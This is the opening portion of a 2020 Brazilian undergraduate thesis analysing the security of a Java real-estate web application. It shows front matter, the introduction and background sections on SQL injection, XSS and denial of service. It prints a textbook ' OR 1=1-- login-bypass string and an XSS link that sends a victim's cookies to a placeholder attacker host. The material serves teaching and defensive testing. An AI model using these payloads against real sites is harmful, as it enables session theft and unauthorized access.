



**INSTITUTO
FEDERAL**
Brasília

Instituto Federal de Brasília

Campus Brasília

Curso Superior de Tecnologia em Sistemas para Internet

**ANÁLISE DE SEGURANÇA DO SOFTWARE RRG CONSTRUÇÃO: BOAS
PRÁTICAS APLICADO AO DESENVOLVIMENTO DE SOFTWARE SEGURO**

Por

INGRID LAILA SANTANA ORNELAS E MICHEL CLEMER MONTEIRO DEOLINO

Tecnólogo

BRASÍLIA

2020

Ingrid Laila Santana Ornelas e Michel Clemer Monteiro Deolino

**ANÁLISE DE SEGURANÇA DO SOFTWARE RRG CONSTRUÇÃO:
BOAS PRÁTICAS APLICADO AO DESENVOLVIMENTO DE
SOFTWARE SEGURO**

*Trabalho apresentado ao Programa de Curso Superior de
Tecnologia em Sistemas para Internet da Instituto Federal
de Brasília como requisito parcial para obtenção do grau
de Tecnólogo em Sistemas de Internet .*

Orientador: Diógenes Ferreira Reis Fustinoni

BRASÍLIA
2020

Ornelas, Ingrid Laila Santa; Monteiro Deolino, Michel Clemer.
ANÁLISE DE SEGURANÇA DO SOFTWARE RRG
CONSTRUÇÃO: BOAS PRÁTICAS APLICADO AO
DESENVOLVIMENTO DE SOFTWARE SEGURO
. - Brasília - DF, 2020.
XVII, 149 f.: il. 29 cm.

Trabalho de Conclusão de Curso (Graduação em Sistemas para
Internet) - Instituto Federal de Brasília, Campus Brasília, 2020

Orientador (a): Prof. Diógenes Ferreira Reis Fustinoni

1. Teste de segurança. 2. Requisitos de segurança. 3. Análise
de código. I. Título. II. Orientador (Ferreira, Diógenes). III. Instituto
Federal de Brasília
Campus Brasília
.

Ingrid Laila Santana Ornelas e Michel Clemer Monteiro Deolino

**ANÁLISE DE SEGURANÇA DO SOFTWARE RRG CONSTRUÇÃO: BOAS
PRÁTICAS APLICADO AO DESENVOLVIMENTO DE SOFTWARE SEGURO**

Trabalho de conclusão de curso de graduação apresentado a Coordenação do Curso Superior de Tecnologia em Sistemas de Internet do Instituto Federal de Brasília – Campus Brasília, como requisito parcial para a obtenção do título de Tecnólogo em Sistemas de Internet.

Aprovado em: _____ de _____ de _____.

BANCA EXAMINADORA

Prof. Diógenes Ferreira Reis Fustinoni
Computação/IFB

Prof. Dr. Daniel Sundfeld Lima
Computação/IFB

Prof. Dr. Hugo do Carmo Mendes César
Computação/IFB

BRASÍLIA
2020

Dedico este trabalho a Jeová Deus.

Agradecimentos

Agradeço ao nosso orientador Prof. Diógenes Reis, por compartilhar sua sabedoria e experiência conosco, também pela paciência e conselhos dados.

Gostaria de deixar registrado também, o meu reconhecimento à minha família, ao meu marido Paulo e principalmente a Jeová Deus, pois acredito que sem o apoio deles seria muito difícil vencer esse desafio.

Ingrid Laila.

Resumo

Ornelas, Ingrid Laila Santa; Monteiro Deolino, Michel Clemer. Análise de Segurança do software RRG Construções. 2020. 268 f. Trabalho de Conclusão de Curso (Graduação) – Tecnólogo em Sistemas para Internet. Instituto Federal de Brasília – Campus Brasília. Brasília/DF, 2020.

Frente à evolução das diversas tecnologias vem também os ataques contra esses sistemas e serviços. Este trabalho irá abordar de uma maneira ampla a análise de segurança em uma aplicação web baseada em java. É ilustrado a aplicação de boas práticas de segurança nas etapas de desenvolvimento até a fase de teste de segurança. Por fim, é ilustrado as medidas corretivas que podem minimizar os ataques de *hackers*.

Palavras-chave: Segurança, aplicações web, ataques a sistemas.

Abstract

Monteiro Deolino, Michel Clemer. Ornelas, Ingrid. Análise de Segurança do software RRG Construções). 2020. Trabalho de Conclusão de Curso (Graduação) – Tecnólogo em Sistemas para Internet. Instituto Federal de Brasília – Campus Brasília. Brasília/DF, 2020.

In the face of the evolution of different technologies, there are also attacks against these systems and services. This work will cover security analysis in a Java-based web application in a broad way. The application of good security practices in the development stages up to the security testing phase is illustrated. Finally, the corrective measures that can minimize the attack by hackers are illustrated.

Keywords: Security, web applications, attacks on systems.

Lista de Figuras

2.1	Pilares de segurança da informação (MATSUNAGA, 2018).	30
2.2	Apresenta uma consulta para validar se o usuário está cadastrado no banco de dados.	31
2.3	Recebe os dados vindos do formulário e faz a consulta.	31
2.4	Exemplo de exploração da vulnerabilidade de XSS pra capturar <i>cookies</i>	32
2.5	Estabelecimento de conexão TCP (CLOUDFLARE, 2017)	33
2.6	Ataque <i>SYN</i> (CLOUDFLARE, 2017)	34
2.7	Acessando servidor <i>FTP</i> com usuário <i>anonymous</i>	35
2.8	Criptografia simétrica (SILVA, 2015).	36
2.9	Criptografia assimétrica (PENA, 2015).	37
2.10	Processo SSL (SECTIGOBR, 2018).	38
2.11	A identificação que o site é seguro (CANALTECH, 2010).	38
2.12	Riscos de segurança (BASHARAT; AZAM; MUZAFFAR, 2012).	42
2.13	Áreas que devem ser consideradas na política de segurança (BASHARAT; AZAM; MUZAFFAR, 2012).	43
2.14	O ciclo de vida de desenvolvimento de <i>software</i> . Mapeando catálogos de conhecimento de segurança de <i>software</i> para vários artefatos de <i>software</i> e práticas recomendadas de segurança de <i>software</i> que demonstram como vários catálogos de conhecimento podem ser aplicados em todo o desenvolvimento. BARNUM; MCGRAW (2005)	46
2.15	Etapas da modelagem de ameaças (MICHAEL HOWARD, 2005).	47
2.16	Simbologia do diagrama DFD (MICHAEL HOWARD, 2005).	48
2.17	Diagrama DFDs de um sistema de folha de pagamento (MICHAEL HOWARD, 2005).	49
2.18	Árvore de ameaças em um sistema de folha de pagamento (MICHAEL HOWARD, 2005).	51
2.19	Exemplo de cálculo de risco utilizando o método <i>DREAD</i> (MICHAEL HOWARD, 2005).	52
2.20	Exemplo de uma tabela de ameaça (MICHAEL HOWARD, 2005).	52
2.21	Tabela de técnicas de segurança (MICHAEL HOWARD, 2005).	53
3.1	Objetos de conhecimento de segurança de <i>software</i> e uma arquitetura inter-relacionada básica BARNUM; MCGRAW (2005).	60
3.2	Itens para consideração e inclusão no <i>SSC</i> (GILLIAM et al., 2001).	61
3.3	Exemplo de verificação de segurança para liberação (GILLIAM et al., 2001).	62

3.4	Classificação do tipo de pesquisa dos estudos selecionados ao estágio no desenvolvimento de <i>software</i> (SALAS; MARTINS, 2014).	64
3.5	Principais motivos para a não implementação de segurança (COSTA et al., 2018).	65
3.6	Como o <i>DevOPs</i> afeta positivamente a segurança de <i>software</i> (RAHMAN; WILLIAMS, 2016).	66
3.7	Como o <i>DevOPs</i> afeta negativamente a segurança de <i>software</i> (RAHMAN; WILLIAMS, 2016).	66
3.8	Níveis de colaboração nas organizações entrevistadas (RAHMAN; WILLIAMS, 2016).	67
3.9	Lista de práticas de segurança e uma análise de como elas são usadas em organizações que adotaram o <i>DevOPs</i> (RAHMAN; WILLIAMS, 2016)	67
4.1	Metodologia.	69
4.2	Regra de Negócio	70
4.3	Tela Inicial	71
4.4	Vendas de imóveis	72
4.5	Tela de contato	73
4.6	Tela de Login	74
4.7	Página Principal do Administrador	74
4.8	Página Principal do Funcionário	75
4.9	Lista de Contratos	76
5.1	Diagrama de Contexto	78
5.2	Diagrama de nível 1	79
5.3	Árvore de ameaça n. 1	80
5.4	Árvore de ameaça n. 2	81
5.5	Árvore de ameaça n. 3	82
5.6	Árvore de ameaça n. 4	83
5.7	Árvore de ameaça n. 5	84
5.8	Árvore de ameaça n. 6	85
5.9	Diagrama de mau uso do diagrama manter cliente	88
5.10	Diagrama de mau uso do diagrama manter contrato	89
5.11	Diagrama de mau uso do diagrama manter folha de pagamento	89
5.12	Diagrama de mau uso do diagrama manter imóveis	90
5.13	Diagrama de mau uso do diagrama manter menu	91
5.14	Diagrama de mau uso do diagrama manter usuários	91
5.15	Diagrama de mau uso do diagrama manter funcionários	92
5.16	Diagrama de mau uso do diagrama manter perfil	92
5.17	Listando os possíveis meios de ataques.	103
5.18	<i>Nmap com auxilio do Shell script</i>	103

5.19	Buscando informações com o <i>Curl</i>	104
5.20	Tela de resultados utilizando a ferramenta DIRB	104
5.21	Script em Python	105
5.22	Resultado da execução do script.	106
5.23	Script padrão do <i>Nmap</i>	107
5.24	Resultado usando o Nikto	107
5.25	Tela de <i>Login</i> do sistema RRG Construção.	109
5.26	Usando <i>Burp Suit</i>	109
5.27	Teste com o <i>Burp Suit</i>	110
5.28	Resultados com a ferramenta <i>Burp Suit</i>	111
5.29	Usando a ferramenta <i>Wireshark</i>	112
5.30	Conexão entre cliente e roteador.	112
5.31	Ataque <i>Arp Spoofing</i>	113
5.32	Resultado após a execução da ferramenta <i>Wireshark</i>	114
5.33	Resultado após a execução da ferramenta <i>Wireshark</i>	114
5.34	Ataque <i>Directory Transversal</i>	115
5.35	<i>Directory Transversal</i>	116
5.36	Usando <i>Metasploit</i>	116
5.37	Usando <i>Metasploit</i>	117
5.38	Script em <i>Python</i>	118
5.39	Resultado do <i>script</i> em <i>Python</i>	118
5.40	Usando a ferramenta <i>Metasploit</i> para ataques de Força Bruta.	119
5.41	Ataque de Força Bruta no servidor <i>GlassFish</i>	120
5.42	Tela de <i>login</i> do <i>GlassFish</i>	120
5.43	Tela de acesso ao <i>GlassFish</i>	121
5.44	Criando <i>Payload</i>	121
5.45	Tela <i>Deploy Application or Modules</i> listando o arquivo <i>.war</i>	122
5.46	Módulo para receber a conexão reversa do <i>payload</i>	122
5.47	Tela <i>Deploy Application</i>	122
5.48	Tela <i>Deploy Application</i>	123
5.49	Abertura de conexão.	123
5.50	Terminal do atacante.	124
5.51	Metodologia.	125
5.52	Caixa de diálogo inicial do FindBugs	128
5.53	Resultado da análise de código	129
5.54	Resultado da análise de código	130
5.55	Resultado da análise de código	130
5.56	Resultado da análise de código	131
5.57	Problema 1: Ausência de senha no banco de dados	131

5.58 Problema 2: Bad Practice 132

5.59 Problema 3: Dodgy Code 132

5.60 Problema 4: Method may fail to clean up stream or resource 133

5.61 Problema 5:Unread field: should this field be static 134

Lista de Tabelas

5.1	Tabela DREAD de ameaças	86
5.2	Tabela de atenuações	87
5.3	Tabela DREAD de ameaças	98
5.4	Tabela Mitigação de Ameaças	99
5.5	Cronograma Teste de Penetração	101
5.6	Tabela de Probabilidades e Impactos	135
5.7	Tabela de Classificação de Riscos	135
5.8	Tabela Mitigação de Ameaças	136

Lista de Acrônimos

SATs	Security Assessment Tools	61
SSC	Software Security Checklist	60
PBT	PropertyBased Tester	60
FMF	Flexible Modeling Framework	60
SSAI	Software Security Assessment Instrument	60
IPS	Intrusion Prevent System	21
IDS	Intrusion Detection System	21
URL	Uniform Resource Locator	
HTML	HyperText Markup Language	32
FTP	File Transfer Protocol	34
DDoS	Distributed Denial of Service	33
DoS	Denial of Service	33
HTTP	Hypertext Transfer Protocol	32
XSS	Cross-site scripting	31
SQL	Structured Query Language	31
OWASP	Open Web Application Security Project	25
DevOPs	Developement and Operations	65
API	Application Programming Interface	
HTML	HyperText Markup Language	32
HTTP	HyperText Transfer Protocol	32
TCP	Transmission Control Protocol	33
RSA	Rivest-Shamir-Adleman	37
DFD	Diagrama de Fluxo de Dados	47
STRIDE	Spoofing, Tampering with data, Repudiation, Information disclosure, Denial of Service, Elevation of privilege	49
DREAD	Dano Potencial, Reprodizibilidade, Explorabilidade, Usuários afetados, Possibilidade de descoberta	51
PBT	Property Based Tester	60
SYN	synchronize	
ACK	acknowledge	

IDS	Sistema de Detecção de Intrusão	21
IPS	Sistema de Prevenção de Intrusos	21
SSL	Camada de Soquete Seguro	
Vmatrix	Vulnerability Matrix	60
CRUD	Create, Read, Update e Delete	77
DNS	Domain Name System	
NSE	Nmap Scripting Engine	106

Sumário

1	Introdução	25
1.1	Problema	26
1.1.1	Objetivo geral	26
1.1.2	Objetivos específicos	26
1.2	Estrutura do TCC	27
1.2.1	Classificação da Pesquisa	27
2	Referencial Teórico	29
2.1	Segurança de <i>Software</i>	29
2.2	Ataques	30
2.2.1	<i>SQL Injection</i>	30
2.2.2	<i>Cross-site scripting (XSS)</i>	31
2.2.3	Ataques de Negação de serviço	32
2.2.4	Configurações de segurança incorretas	34
2.3	Técnicas de segurança	35
2.3.1	Criptografia	35
2.3.2	Autenticação	38
2.3.3	Controle de acesso	39
2.3.4	Sistema de Detecção de Intrusão (IDS)	40
2.3.5	Sistema de Prevenção de Intrusos (IPS)	41
2.3.6	Segurança em banco de dados	41
2.4	Ferramentas Utilizadas	44
2.5	Boas práticas	46
2.5.1	Modelagem de ameaças	47
2.5.2	Casos de abuso e de mau uso	53
2.5.3	Requisitos de segurança	54
2.5.4	Análise estática de programas	55
2.5.5	Testes de segurança	55
2.5.6	Análise de riscos	57
3	Revisão de literatura e Trabalhos Relacionados	59
3.1	Boas práticas no desenvolvimento de <i>softwares</i> seguros	59
3.1.1	<i>Knowledge for software security:</i>	59
3.1.2	<i>Software Security Checklist for the Software Life Cycle:</i>	60
3.1.3	<i>Building Secure Software: Better than Protecting Bad Software</i>	62
3.2	Análise do sistema de orientação atual	63

3.2.1	<i>Developers Need Support, Too: A Survey of Security Advice for Software Developers</i>	63
3.2.2	<i>Systematic review of web application security development model:</i>	63
3.2.3	Nível de conhecimento de desenvolvedores sobre segurança em aplicações web: pesquisa e análise	65
3.3	Segurança na aplicação do método <i>DevOPs</i>	65
3.4	Testes de intrusão e sua eficácia na detecção de vulnerabilidades	67
3.4.1	<i>Comparing the Effectiveness of Penetration Testing and Static Code Analysis on the Detection of SQL Injection Vulnerabilities in web Services:</i>	68
4	Metodologia	69
4.1	Apresentação do sistema RRG Construções	70
5	Apresentação e Análise dos Resultados	77
5.1	Modelagem de Ameaças	77
5.1.1	Decomposição do aplicativo	77
5.1.2	Determinação das ameaças do sistema	80
5.1.3	Classificação de ameaças	86
5.1.4	Atenuação	87
5.2	Diagrama de casos de mau uso e casos de abuso	87
5.3	Requisitos de Segurança	93
5.4	Análise de Riscos	96
5.4.1	Conhecimento do sistema:	96
5.4.2	Questões de segurança:	96
5.4.3	Determinação de probabilidade e impacto:	97
5.4.4	Classificar os riscos:	98
5.4.5	Desenvolver estratégias de mitigação:	99
5.5	Teste de penetração	100
5.5.1	Plano de Teste	100
5.6	Execução do teste de penetração	102
5.6.1	Sondagem e Mapeamento	102
5.6.1.1	<i>NMAP</i>	102
5.6.1.2	<i>CURL</i>	103
5.6.1.3	<i>DIRB</i>	104
5.6.1.4	<i>PYTHON</i>	105
5.6.2	Identificação de Vulnerabilidades	106
5.6.2.1	<i>NMAP</i>	106
5.6.2.2	<i>NIKTO</i>	107
5.6.3	Exploração	108
5.6.3.1	<i>Burp Suit</i>	108

5.6.3.2	Roubo de Sessão	111
5.6.3.3	<i>Directory Transversal</i>	115
5.6.3.4	<i>Metasploit</i>	116
5.6.3.5	<i>Login no GlassFish</i>	117
5.6.4	Pós-exploração	118
5.6.4.1	<i>Brute Force Metasploit</i>	118
5.6.4.2	Acesso à máquina	121
5.6.5	Relatório do Teste de penetração	125
5.6.5.1	Sistema alvo	125
5.6.5.2	Metodologia	125
5.6.5.3	Ferramentas	126
5.6.5.4	Ausência de credenciais fortes para acesso do administrador .	126
5.6.5.5	Ausência de criptografia	126
5.6.5.6	Falha no servidor <i>GlassFish</i>	127
5.7	Análise de Código	128
5.8	Análise de riscos	134
6	Conclusões e Trabalhos Futuros	139
	Referências	141

1

Introdução

Diante da grande facilidade em desenvolver aplicações *web*, o número de ataques a esses serviços vem crescendo de maneira exorbitante. De acordo com PAVAO (2017): "Somente no primeiro semestre deste ano, o *DFNDR Security*, principal aplicativo antivírus do Brasil, detectou 93 milhões de ataques; dentre eles, mais de 7 milhões de pessoas foram afetadas". Alguns dos fatores que influenciam para o Brasil ser um dos alvos desses ataques são as diversas aplicações que ainda estão desatualizadas ou mal codificadas e possibilitam ao invasor usar, até mesmo as técnicas mais antigas de exploração.

O objetivo da segurança em aplicações *web* é garantir o cumprimento dos seguintes padrões internacionais: Disponibilidade, Integridade e Confidencialidade (Information Technology-Code of Practice for Information Security Management (2005)). Além disso, a equipe de desenvolvimento deve se basear nesses conceitos e buscar relatórios que contenham dados dos tipos de ataques mais relatados. Para auxiliar as equipes de desenvolvimento há um projeto, sem fins lucrativos, de segurança da informação chamado *Open Web Application Security Project (OWASP)* que disponibiliza anualmente uma lista das dez vulnerabilidades mais exploradas em sites, além de uma grande comunidade com diversos projetos e pesquisas em segurança.

A segurança em aplicações *web*, de acordo com CARVALHO et al. (2013) tratam-se da segurança do código-fonte, segurança de bibliotecas e segurança nos servidores *web*. Para atingir os pilares de segurança a equipe de desenvolvimento deve atender a todos os requisitos desde a preparação do ambiente até a documentação. Por conta disso, é importante os desenvolvedores se atentarem às boas práticas na construção de sistemas, pois na ausência dessas ações surgem vulnerabilidades.

Uma das boas práticas é a realização de testes de intrusão, pois em um ataque real os métodos utilizados pelos *hackers* podem ser divergentes dos esperados, porque os atacantes pensam no que a aplicação pode ser levada a fazer. Sendo assim, a realização de teste de intrusão, similar a um ataque real e em ambiente controlado, poderia ser muito útil para encontrar possíveis falhas que não foram vistas ou não foram totalmente corrigidas na etapa anterior.

Apesar da aplicação desses métodos, uma aplicação pode estar sujeita a qualquer tipo de ataque, seja uma nova vulnerabilidade encontrada na versão de alguma das ferramentas utilizadas no desenvolvimento ou uma técnica que já é recorrente e possa causar determinada

indisponibilidade na aplicação.

1.1 Problema

A segurança de *software* trata-se do desenvolvimento de versões com pouquíssimos defeitos, (BRAGA, 2007), porém no contexto atual as boas práticas de implementação são negligenciadas e os defeitos são convertidos em vulnerabilidades e exploradas em ataques. Diante disso, os *softwares* apresentam os seguintes problemas:

1. Má gestão no processo de desenvolvimento (ANTONIO, 2009);
2. Vulnerabilidades no código fonte (MCGRAW, 2002);
3. Geralmente os desenvolvedores desconsideram a utilização de testes em pequenos trechos do código (teste unitário) e priorizam testes de intrusão (GSW, 2012);
4. Validação de dados incorretas que levam a vulnerabilidades quando os invasores modificam as entradas de maneiras inadequadas (JUNIOR, 2018);
5. Displicência na documentação do *software* e na arquitetura (EVANDRO, 2013).

1.1.1 Objetivo geral

Este trabalho tem por objetivo avaliar as vulnerabilidades do *software* RRG Construções e analisar a relação entre a aplicação de boas práticas com o desenvolvimento seguro de aplicações *web*. Sua proficuidade é no sentido de auxiliar a resolver as questões dos problemas acima descritos. Isto será realizado com o auxílio de ferramentas capazes de detectar erros no código fonte e *bugs*.

1.1.2 Objetivos específicos

Para alcançar o objetivo da pesquisa, busca-se atingir os seguintes objetivos específicos:

- Expor os principais ataques de *softwares* e apresentar técnicas e ferramentas com o objetivo de prevenir investidas;
- Avaliar qualitativamente as recomendações e técnicas de segurança por meio de simulações de ataques em um sistema de divulgações de imóveis da empresa RRG Construções;
- Formular a modelagem de ameaças do software RRG Construção;
- Elaborar os casos de uso do software;
- Redigir os requisitos de segurança;

- Realizar análise de riscos durante todo o processo;
- Realizar a análise de código fonte.

1.2 Estrutura do TCC

Esta monografia está dividida em 7 capítulos: introdução, referencial teórico, revisão de literatura e trabalhos relacionados, metodologia, resultados, conclusão e referências. No Capítulo 1 - Introdução é fornecido uma breve explanação do que será abordado no trabalho, bem como uma visão do problema, objetivos e classificação da pesquisa. No Capítulo 2 - Referencial Teórico são apresentados o embasamento teórico para este trabalho sendo dividido nas seções: ataques, segurança de *software* e boas práticas. No Capítulo 3 - Revisão de Literatura e Trabalhos Relacionados expõem contribuições científicas de autores sobre o tema. Posteriormente, no Capítulo 4 - Metodologia é descrito o tipo de pesquisa realizada, expõe os instrumentos e fontes escolhidos para a coleta de dados. No Capítulo 5 - Resultados: são apresentadas as descobertas que foram realizadas na pesquisa e a análise dessas informações. Por fim, no Capítulo 6 - Conclusão é apresentado uma visão final do que foi assinalado e no Capítulo 7 - Referências estão as fontes utilizadas para a elaboração deste trabalho.

1.2.1 Classificação da Pesquisa

O presente trabalho possui caráter exploratório tendo por objetivo identificar e associar más práticas no desenvolvimento que contribuem para ocorrências de vulnerabilidades. Além disso, aplicou-se uma abordagem quantitativa com a finalidade de mensurar as vulnerabilidades encontradas. Outrossim, foram utilizados procedimentos de pesquisa bibliográfica e estudo de caso do *software* RRG Construções, composto de três etapas: a primeira exploratória; a segunda de sistematização de coleta de dados e delimitação do estudo, e a última de análise e interpretação das descobertas.

2

Referencial Teórico

Este capítulo aborda os conceitos teóricos relevantes para a compreensão do trabalho, sendo dividido nos seguintes tópicos: segurança de *software*, ataques, técnicas de segurança de *software*, ferramentas utilizadas e boas práticas durante o desenvolvimento do *software*. O primeiro tópico, segurança de *software* aborda os três pilares básicos de segurança da informação. Em seguida, é apresentado o tópico de ataques que explica as principais formas de exploração. O estudo de ataques de acordo com o autor BARNUM; MCGRAW (2005) "ajuda a identificar e qualificar o risco de uma determinada exploração ocorrer em um sistema de *software*."

O terceiro tópico - Técnicas de Segurança de *software* - aborda como as principais técnicas de segurança evitam ataques e obedecem aos pilares de segurança. Dentre estas técnicas estão: criptografia, autenticação, controle de acesso, sistema de detecção de intrusão e segurança a banco de dados. O quarto tópico explana sobre as ferramentas que serão utilizadas durante a análise de resultados.

O quinto tópico discorre sobre boas práticas durante o desenvolvimento de *software* que servem de métodos para mitigar vulnerabilidades. De acordo com o autor MCGRAW (2002) o problema raiz das vulnerabilidades encontradas nos *softwares* é o código. Diante disso, este trabalho apresenta alguns documentos, como: modelagem de ameaças, análise de riscos, requisitos de segurança, testes de segurança, análise do código e casos de mau uso.

2.1 Segurança de Software

De acordo com MCGRAW (2002), segurança de *software* envolve o processo de projetar, construir e testar *softwares* com o objetivo de garantir segurança. Para isso, o *software* deve obedecer aos três pilares de segurança, nos quais são: confidencialidade, integridade e disponibilidade (Figura 2.1).

- A confidencialidade diz respeito ao sigilo das informações garantindo que somente pessoas autorizadas tenham acesso;
- Integridade refere-se a exatidão da informação, ou seja, garante que o conteúdo não foi modificado;



Figura 2.1 Pilares de segurança da informação (MATSUNAGA, 2018).

- Disponibilidade trata-se da eficácia do sistema. Em outras palavras garante que a informação esteja disponível (OLIVEIRA, 2019).

Além desses princípios básicos de segurança, é necessário um estudo dos principais ataques que afetam os *softwares*, pois esse estudo ajuda os desenvolvedores a conhecer o funcionamento dos ataques e formas de prevenção.

2.2 Ataques

Um ataque a um *software* são ações praticadas por pessoas más intencionadas visando causar danos. Estes são ocasionados por vulnerabilidades que são originados de falhas ou *bugs* podendo ser de alto ou baixo nível de impacto a um sistema. A ideia de que nenhum sistema pode se tornar totalmente seguro, abre portas para os invasores testarem todos os tipos de ferramentas ou metodologias de ataques que possam afetar de alguma maneira a aplicação.

O estudo de ataques ajuda a prevenir explorações e qualificar riscos para um sistema. Isso demonstra a importância de seguir uma metodologia de boas práticas acompanhado da utilização de ferramentas de segurança. Também, esse estudo é útil para projetar modelagem de ameaças, testes de segurança e casos de mau uso nos quais serão abordados mais adiante (BARNUM; MCGRAW, 2005). A seguir são apresentados os principais ataques.


2.2.1 SQL Injection

O *SQL Injection* é uma falha na validação de entrada de dados do usuário no formulário com o banco de dados. Conforme relatado por BOYD; KEROMYTIS (2004), a injeção de

código *SQL* requer pouco esforço por alguém que possua conhecimentos sobre a linguagem *SQL* e scripts *CGI*. Ela possibilita ao atacante enviar junto a requisição comandos para serem executados na linguagem *Structured Query Language (SQL)*, que podem ser interpretadas pela base dados. Além disso, na maioria dos ataques, os invasores conseguem permissão total (acesso *root*) ao sistema, pois se o atacante não souber o nome de algum cliente cadastrado, é dado a ele permissões de acesso do primeiro usuário do banco de dados, normalmente o administrador.


Diversas aplicações possuem controles na validação de dados do usuário, no entanto, deve-se esperar qualquer valor vindo do formulário. Na etapa de desenvolvimento é preciso evitar a validação de formulário no *browser* do usuário via *JavaScript*, pois é possível desabilitar no navegador. Além disso, existe uma ferramenta bastante usada para testes de intrusão chamada *Burp Suit*. Esta é um *proxy* que intercepta todas as requisições feitas pelo navegador, possibilitando alterar e analisar cada dado e seus comportamentos na aplicação.

Na Figura 2.2, será exemplificado, de maneira simples, como é feito o ataque de *SQL Injection*:



```
SELECT * FROM usuarios WHERE nome = '$nome' AND senha = '$senha';
```

Figura 2.2 Apresenta uma consulta para validar se o usuário está cadastrado no banco de dados.



```
SELECT * FROM usuarios WHERE nome = 'fulano' or 1=1 --' AND senha = '$senha';
```

Figura 2.3 Recebe os dados vindos do formulário e faz a consulta.

A Figura 2.3, acima, mostra como é feito o ataque de *SQL Injection*. É passado para o campo USUÁRIO a *string* **fulano' OR 1=1**. Essa expressão acessará como usuário fulano. O caractere " após a expressão **OR 1=1** torna o restante da expressão um comentário, fazendo com que a senha não seja necessária para autenticar. A expressão **' OR 1=1--** é utilizada quando o atacante não sabe o usuário, levando a usar a autenticação com as credenciais do primeiro usuário do banco de dados, o qual normalmente é o administrador. Uma medida para mitigar um possível acesso *root* ao sistema é criar o primeiro usuário sem nenhuma permissão.

2.2.2 Cross-site scripting (XSS)

Cross-site scripting (XSS) é um vetor de ataque malicioso em destaque que está aumentando exponencialmente. A vulnerabilidade XSS é um item que aparece no Top 10 da OWASP OWASP (2017). Os invasores usam um domínio parecido com o original e injetam, na página vulnerável, comandos na linguagem *JavaScript*, podendo redirecionar ou roubar a sessão do

usuário. Normalmente a relação de confiança que existe entre a vítima e o site original não deixa brechas para possíveis preocupações em relação ao *link* recebido (BARBOSA, 2018).

Além disso, existem dois tipos de ataques XSS, são eles:


- Não Persistentes (ou baseados em DOM):

É o tipo mais comum de ataque, pois, quando explorado, é utilizado como técnica de engenharia social. A maneira como é explorada pode ser via parâmetros de requisição *HyperText Transfer Protocol (HTTP)* ou em formulários *HyperText Markup Language (HTML)*. Além disso, a mais conhecida é injeção de código *Java Script* em formulários de busca.

- Persistente (ou armazenados):

Não é tão comum quanto o ataque anterior, mas, por outro lado, é muito mais devastador. Ela permite que o atacante envie códigos para o servidor e armazene, se não houver validação ou controle de aplicação. Essa falha é comumente encontrada em fóruns, pois é possível postar partes de códigos para que outros usuários possam visualizar.

Existem medidas de segurança que bloqueiam esse tipo de ataque, nas quais são adicionadas pelo administrador da aplicação, por exemplo a inclusão dos cabeçalhos: *X-XSS-Protection: 1; mode=block*, *X-Content-Type-Options: nosniff* e *Content-Security-Policy: script-src*, que quando setados, bloqueiam o ataque. Segue um exemplo de exploração de ataques XSS para roubar *cookies* da vítima, (Figura 2.4).



```
http://site/xss.php?nome=
<script>location="http://ip_atacante/caputura.php?COOKIES=
%2bdocument.cookie</script>"
```

Figura 2.4 Exemplo de exploração da vulnerabilidade de XSS pra capturar *cookies*.

Conforme mostrado na Figura 2.4, o atacante poderá enviar esse *link* para a vítima, caso ela não tenha conhecimentos básicos de segurança, poderá clicar no *link* e seus *cookies* serão enviados para o invasor. O problema do invasor obter acesso aos *cookies* do usuário é que esse arquivo de texto armazena dados sensíveis, como *login* e senha. O resultado é que com acesso a essas informações o atacante poderá efetuar ataques de *session hijacking* (sequestro de sessão).

2.2.3 Ataques de Negação de serviço

Este é um ataque bastante conhecido por deixar os *sites* sobrecarregados e colocá-los fora do ar ou limitar o funcionamento das requisições resultando no mau carregamento da página, sendo causado pelo envio de múltiplas requisições ao servidor do *site*.

Há dois tipos de ataques: o *Denial of Service (DoS)* e o *Distributed Denial of Service (DDoS)*. Ambos tem por objetivo deixar o sistema indisponível para usuários legítimos por meio de diversas requisições. O ataque *DoS*, de acordo com CANALTECH (2018) "envolvem apenas um atacante, sendo um único computador a fazer vários pedidos de pacotes para o alvo. Nesse tipo de ataque, o hacker pode apenas derrubar servidores fracos e computadores comuns com pouca banda e com baixas especificações técnicas."

Enquanto que o ataque *DDoS*, de acordo com MIRKOVIC; PRIER; REIHER (2002) são compostos por fluxos de pacotes de diferentes fontes, os denominados *zumbis* que são controlados por um computador mestre capaz de gerenciar milhões de computadores. Estes computadores que são controlados estão infectados por um *malware* que formam uma rede chamado *botnet*. Além disso, alguns dispositivos com saídas para *internet*, como roteadores, podem ser alvos de *hackers* e servidos como *bot* num possível ataque *DDoS*.

Um exemplo de ataque de negação de serviço é o *SYN Flood* ou ataque *SYN* no qual o atacante envia uma série de requisições *SYN* objetivando sobrecarregar o servidor. Em uma conexão *Transmission Control Protocol (TCP)* o cliente e o servidor trocam mensagens para estabelecer uma conexão. São três mensagens: primeiro o cliente manda uma mensagem *SYN* para o servidor; o servidor responde com um pacote *SYN/ACK*, por fim o cliente responde com um *ACK* informando que recebeu e assim os dois estão prontos para trocar informações, conforme a Figura 2.5

